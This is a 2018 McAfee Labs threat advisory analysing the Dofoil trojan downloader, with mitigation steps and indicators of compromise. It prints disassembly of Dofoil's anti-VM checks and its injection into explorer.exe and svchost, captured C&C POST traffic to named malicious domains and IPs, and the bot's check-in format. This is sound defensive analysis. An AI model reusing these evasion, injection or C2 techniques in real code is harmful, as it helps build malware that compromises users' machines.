McAfee Labs Threat Advisory

Dofoil

June 22, 2018

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive “Malware and Threat Reports” at the following URL: https://sns.secure.mcafee.com/signup_login.


Summary


Dofoil is a Trojan downloader that usually arrives on an infected machine through malicious spam emails with .doc or .zip extensions. Also, the Dofoil malware acts as a bot which receives commands from the remote server to perform malicious activities such as downloading malicious files, stealing sensitive information, and so on.


Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

Infection and Propagation Vectors

The malware uses spam as a propagation vector, which comes with an attachment in the form of a Word file or Zip file. The Word document contains a VB macro that will download the malware directly to the user’s machine.







The spam messages are mostly targeting banks and financial institutions, even though infections can occur anywhere due to the methods used in propagation.

The attachments are .doc, .exe, or .zip files, some of which may be named as one of the following:

- order_report.zip
- 20131204.783356_image.zip
- sexy.zip
- Notification.zip
- Photo_20140819_Z4658966522-033698.zip
- order_id.zip

We have observed that some of the malware being distributed have fake document icons such as Adobe Acrobat PDF, Microsoft docx. This is to entice the user to read the email and open the attachment.

The malicious documents being used in these spam campaigns are detected by the following name(s):

- Dropper-FLV![Hash]

Coverage for the above mentioned detection names are available from the production DAT 7633.

Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL could be achieved at various layers of McAfee products. Browse the product guidelines available here (click **Knowledge Center**, and select **Product Documentation** from the Content Source list) to mitigate the threats based on the behavior described below in the "Characteristics and symptoms" section.

Refer the following KB articles to configure Access Protection rules in VirusScan Enterprise:

- KB81095 - How to create a user-defined Access Protection Rule from a VSE 8.x or ePO 5.x console
- KB54812 - How to use wildcards when creating exclusions in VirusScan Enterprise 8.x

Dofoil usually copies itself into the Application Data under a folder with random name and also with a random filename, like the following example:

- %Appdata%\156C77\156C77.exe

Users can configure and test Access Protection Rules to restrict the creation of new files and folders when there are no other legitimate uses.

Select **New files being created** and add the following file location in **File or folder name to block**:

- [OS installed drive]\Documents and Settings\[user]\ Application Data\[folder name]*.exe [For windows XP]
- [OS installed drive]\Users\[logged in user]\AppData\Roaming\[folder name]*.exe [For Windows 7]


Basic rules on handling emails:

Email from unknown senders should be treated with caution. If an email looks strange, do the following: ignore it, delete it, and never open attachments or click on URLs.

Opening file attachments, especially from unknown senders, harbors risks. Attachments should first be scanned with an antivirus program and, if necessary, deleted without being opened.

Never click links in emails without checking the URL. Many email programs permit the actual target of the link to be seen by hovering the mouse over the visible link without actually clicking on it (called the mouse-over function).

Never respond to spam emails. A response lets the fraudsters know that the address they wrote to is valid.



It is also recommended that you select and test the **Files being executed** option for the above folders, and add only known legitimate programs under the Application Data folder to **Processes to exclude**.

HIPS

- To blacklist applications using a Host Intrusion Prevention custom signature, refer to KB71329.
- To create an application blocking rules policies to prevent the binary from running, refer to KB71794.
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, refer to KB71794.

***** Disclaimer:** Use of ***.*** in an access protection rule would prevent all types of files from running and being accessed from that specific location. If specifying a process path under **Processes to Include**, the use of wildcards for Folder Names may lead to unexpected behavior. Users are requested to make this rule as specific as possible.

Because this malware uses spam attachments to spread, users may want to follow some other mitigation procedures to avoid this threat:

- Instruct users to not open unknown or unsolicited attachments.
- Ensure Microsoft Office Security policies for macros are set to High or Very High.
- Ensure GTI is enabled on gateway devices and endpoints.
- Ensure there are no allow list policies that exempt .doc/.docx attachments from spam/AV scanning.

Users of the following products may want to check if GTI is enabled in order to block the IP addresses being used to send spam:

- SaaS
- Email and Web Security 5.6
- Email Gateway (7.x or later) 7.5
- Email Gateway (7.x or later) 7.0
- GroupShield for Microsoft Exchange 7.0.x

Desktop users need to enable the Outlook plugin and also install the Site Advisor browser plugin to detect the spam attachment before it is opened and block access to the malicious domains.

Characteristics and Symptoms

Description

On execution, this malware copies itself to %AppData% location and deletes itself.

- %Appdata%\<random folder>\ random_file.exe

NOTE: %AppData% refers to the current user's Application data location.

The following run registry entry is also created:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

Detailed Analysis:

The Dofoil malware has several checks to determine if the malware is running in a debugger or virtual machine and then the malware enters into an infinite loop if it encounters any one of the checks mentioned below:

1. Check the file name or path which has a string "sample".
2. Retrieve the volume serial number of logical drive C:\ by calling GetVolumeInformationA() API and check if the serial number starts with either 0x0CD1A40 or 0x70144646.

```
0019446E   6A 00          PUSH 0
00194470   68 90451900    PUSH 194590                    ASCII "C:\\"
00194475   FF15 646B1900  CALL DWORD PTR DS:[196B64]     kernel32.GetVolumeInformationA
0019447B   813C24 401ACD0( CMP DWORD PTR SS:[ESP],0CD1A40
00194482   74 09          JE SHORT 0019448D
00194484   813C24 4646147( CMP DWORD PTR SS:[ESP],70144646
```

3. Check the modules "sbiedll.dll" and "dbghelp.dll" for identifying the presence of sanboxie and windbg.
4. Check the following strings in the registry key: "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Disk\Enum\0" to find out the presence of a debugger
    - Qemu
    - Virtual
    - Vmware
    - Xen
5. Enumerates the registry key "Software\Microsoft\Windows\CurrentVersion\Uninstall" to find the following applications:
    - AutoItV3
    - CCleaner
    - WIC

Dofoil variants have been observed to inject malicious threads into "explorer.exe", which again spawns "svchost.exe" and injects malicious threads into it. This is a typical double injection technique to avoid anti-virus detection.

The malware uses the following technique to inject malicious code into explorer.exe:

1. The malware takes the handle of explorer.exe by calling the functions FindWindow(), GetWindowThreadProcessId()

```
0019278A   68 602A1900    PUSH 192A60                    ASCII "Shell_TrayWnd"
0019278F   FF15 BC6C1900  CALL DWORD PTR DS:[196CBC]     user32.FindWindowA
00192795   A3 F0171A00    MOV DWORD PTR DS:[1A17F0],EAX
0019279A   8D45 E8        LEA EAX,DWORD PTR SS:[EBP-18]
0019279D   50             PUSH EAX
0019279E   A1 F0171A00    MOV EAX,DWORD PTR DS:[1A17F0]
001927A3   50             PUSH EAX
001927A4   FF15 B86C1900  CALL DWORD PTR DS:[196CB8]     user32.GetWindowThreadProcessId
```

2. The malware opens the process, creates a section, and maps the view of section into an address space of explorer.exe.

```
001927C5   FF15 C86B1900   CALL DWORD PTR DS:[196BC8]          kernel32.OpenProcess
001927CB   8BD8            MOV EBX,EAX
001927CD   85DB            TEST EBX,EBX
001927CF   0F84 52010000   JE 00192927
001927D5   33C0            XOR EAX,EAX
001927D7   8945 E4         MOV DWORD PTR SS:[EBP-1C],EAX
001927DA   C745 E0 003001  MOV DWORD PTR SS:[EBP-20],13000
001927E1   33C0            XOR EAX,EAX
001927E3   8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
001927E6   6A 00           PUSH 0
001927E8   68 00000008     PUSH 8000000
001927ED   6A 40           PUSH 40
001927EF   8D45 E0         LEA EAX,DWORD PTR SS:[EBP-20]
001927F2   50              PUSH EAX
001927F3   6A 00           PUSH 0
001927F5   68 1F000F00     PUSH 0F001F
001927FA   8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]
001927FD   50              PUSH EAX
001927FE   FF15 0C6C1900   CALL DWORD PTR DS:[196C0C]          ntdll.ZwCreateSection
00192804   33C0            XOR EAX,EAX
00192806   8945 F4         MOV DWORD PTR SS:[EBP-C],EAX
00192809   33C0            XOR EAX,EAX
0019280B   8945 EC         MOV DWORD PTR SS:[EBP-14],EAX
0019280E   6A 40           PUSH 40
00192810   6A 00           PUSH 0
00192812   6A 01           PUSH 1
00192814   8D45 EC         LEA EAX,DWORD PTR SS:[EBP-14]
00192817   50              PUSH EAX
00192818   6A 00           PUSH 0
0019281A   6A 00           PUSH 0
0019281C   6A 00           PUSH 0
0019281E   8D45 F4         LEA EAX,DWORD PTR SS:[EBP-C]
00192821   50              PUSH EAX
00192822   6A FF           PUSH -1
00192824   8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]        kernel32.7C802455
00192827   50              PUSH EAX
00192828   FF15 106C1900   CALL DWORD PTR DS:[196C10]          ntdll.ZwMapViewOfSection
```

3. The bot copies malicious code in the address space of explorer.exe and transfers the control to the malicious code which is already injected.

```
001928EB   50              PUSH EAX
001928EC   FF15 B06C1900   CALL DWORD PTR DS:[196CB0]          user32.SetWindowLongA
001928F2   6A 00           PUSH 0
001928F4   6A 00           PUSH 0
001928F6   6A 0F           PUSH 0F
```

The following figure shows the parameters of SetWindowLongA() function which is responsible for transferring the control to the malicious code. The new value is an address of explorer.exe which contains the malicious code.


```
0006FF08   0003003E   hWnd = 0003003E (class='Shell_TrayWnd')
0006FF0C   00000000   Index = 0.
0006FF10   01680032   NewValue = 1680032
```

The following figure shows how the control is transferred to the entry point of malicious code.

```
0006FF08   0003003E   hWnd = 0003003E (c
0006FF0C   00000000   Index = 0.
0006FF10   01680032   NewValue = 1680032

Address    Hex dump
01680032   36 00 68 01
01680042   90 C2 04 00

Address    Hex dump
01680036   00 00 68 01
01680046   90 C2 10 00

01680000   60 E8 48 00 00 00 E1 9A 80 7C 36 D5 81 7C 60 D1   `èH...á■■|6Õ■|`Ñ
01680010   90 7C 00 D5 90 7C 80 D9 90 7C 0F 29 83 7C 46 24   ■|.Õ■|■Ù■|■)■|F$
01680020   80 7C 9D C2 42 7E 3E 00 03 00 F8 60 04 01 01 00   ■|■ÂB~>.■.ø`■■■.
01680030   00 00 36 00 68 01 00 00 68 01 42 00 68 01 46 00   ..6.h■..h■B.h■F.
01680040   68 01 90 C2 04                                    h■■Â■.■Â■..0■.[■
01680050   7B 28 01 0F 85                                    {(■■■■..ÿs$j.ÿs
01680060   20 FF 53 1C 31 C0 6A 44 59 89 CA 8D BB 00 08 00   ÿS■1ÀjDY■Ê■»..■.
01680070   00 57 F3 AA 5F 88 17 6A 10 59 8D BB 50 08 00 00   .Wó¤_■■j■Y■»P■..
01680080   F3 AA E8 0C 00 00 00 73 76 63 68 6F 73 74 2E 65   ó¤è....svchost.e
01680090   78 65 00 59 50 8D BB 50 08 00 00 57 8D BB 00 08   xe.YP■»P■..W■».■
016800A0   00 00 57 50 50 6A 04 50 50 50 51 50 50 FF 53 04   ..WPPj■PPPQPPÿS■
016800B0   68 F4 01 00 00 FF 53 18 8D BB FE 05 00 00 57 8B   hô■..ÿS■■»þ■..W■

MALICIOUS CODE
```

Address space of explorer.exe

Once control is transferred, the malicious content present in the explorer.exe loads a .DLL file which exports a function named “WORK”.




However, this DLL file does not have MZ & PE Header which evades detection by anti-virus products. Finally, the bot runs a new instance of svchost.exe and injects malicious threads into it. These can be achieved by calling the APIs CreateProcessInternalA() ZwQueueApcThread.() and ResumeThread(). The injected code in the svchost.exe has several malicious functionalities which includes bot details, C&C, and so on.

The bot is configured to do the following task after it has loaded in to scvhost.exe memory.

- Send GET request to “msn.com”
- Create BOT ID
- Create Mutex

Also, it enumerates the registry key, “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall” to retrieve the URLs from the user’s machine, which are stored in the registry value “URLInfoAbout” and “HelpLink”.



In our test, we found that the bot connects to these URLs and sends encrypted POST requests. These are fake packets which make the packet sniffing tools believe that this is C&C traffic.

```
POST /fwlink/?LinkId=120337 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: go.microsoft.com
Connection: close
Content-Length: 255
Content-Type: application/x-www-form-urlencoded

....
\@v
C.....
If?z.. M}[o-.epP[.]d..y&..IOY.*,'.ZUS[Fn&K~fB}CQEk~}0N.Y&].SY
\AB.Op.'...&H#.C.x2Z@id....W c#V*4#|.1.41E.../@r6P<.vN.../HTTP/1.1 302 Found
```

Fake C&C Traffic

Finally, it connects to the C&C server which is decrypted using XOR operations. The following figures show the C&C traffic.

```
POST /windows/ HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET
CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: smile-bob.ru
Connection: close
Content-Length: 293
Content-Type: application/x-www-form-urlencoded

%...RXj
H.....................................................................................
Rd.f0..B<[.Z~mUx=rjwG.jk#O.Sk.}^~z#r.Ys,yjm>oDYCK>.z.9@zz^c]J3J.}5XJ.#;.&Y&.x8
...Y.-,40.N.L%>#.Rd.1.=v|.?.(.4?...g~X0.*.:ln%.............................HTTP/1.1
```

C&C Traffic

```
POST /windows/ HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: allmyhomefiles.in
Connection: close
Content-Length: 271
Content-Type: application/x-www-form-urlencoded

....#pE
P.....................................................................................
jAIs(ht..;n.sFp.pKp.;|z..nF.j9....9;=.K<..'s=.fr,.B..atQEgP#.gP03...Vl.
O!@BV#N\2zD.P.>#>pH.<.$'...gnCsdD.
`h<b..
.`_.t9..jye.).....HTTP/1.1 200 OK
```

Decrypting the C&C packet shows the content of POST request which is sent to the malicious server.

```
63 6D 64 3D-67 65 74 6C-6F 61 64 26-6C 6F 67 69  cmd=getload&logi
6E 3D 45 34-32 34 45 37-46 36 43 34-37 33 42 46  n=E424E7F6C473BF
41 46 35 30-30 46 34 44-44 43 42 34-32 42 41 41  AF500F4DDCB42BAA
32 41 39 34-37 43 46 32-37 33 26 73-65 6C 3D 43  2A947CF273&sel=C
72 61 7A 26-76 65 72 3D-35 2E 31 26-62 69 74 73  raz&ver=5.1&bits
3D 30 26 61-64 6D 69 6E-3D 31 26 68-61 73 68 3D  =0&admin=1&hash=
26 72 3D 4C-3B 44 3A 38-3B 77 64 22-4F 51 3A 72  &r=L;D:8;wd"OQ:r
4B 5A 6A 46-31 5E 33 3D-2B 2A 54 5C-6B 53 3A 56  KZjF1^3=+*T\kS:V
36 4F 71 5F-70 62 48 24-5D 3D 5E 3D-23 44 44 5F  6Oq_pbH$]=^=#DD_
```

The post request has the following format:

cmd = getload&login={bot-id} & sel={seller-Id}&ver={version of the bot}&bits={32 bit or 64 bit}&admin={has admin privileges or not}&hash ={binary hash}&r ={garbage data}.

Now the compromised system receives commands from the remote C&C server to perform malicious activities such as posting sensitive information, downloading additional malicious files, and so on.

Network Connections

The following are some of the observed domains of the C&C servers:

- smile-bob.ru
- allmyhomefiles.in

It sends the collected data to a remote server controlled by the malicious hacker. We have seen it connect to the following servers:

- 167.160.46.129
- 192.42.116.41

Restart Mechanism

The following registry entry enables the Trojan to execute every time Windows starts:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\MozillaPlugins "%AppData%\<random folder>\ random_file.exe "

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.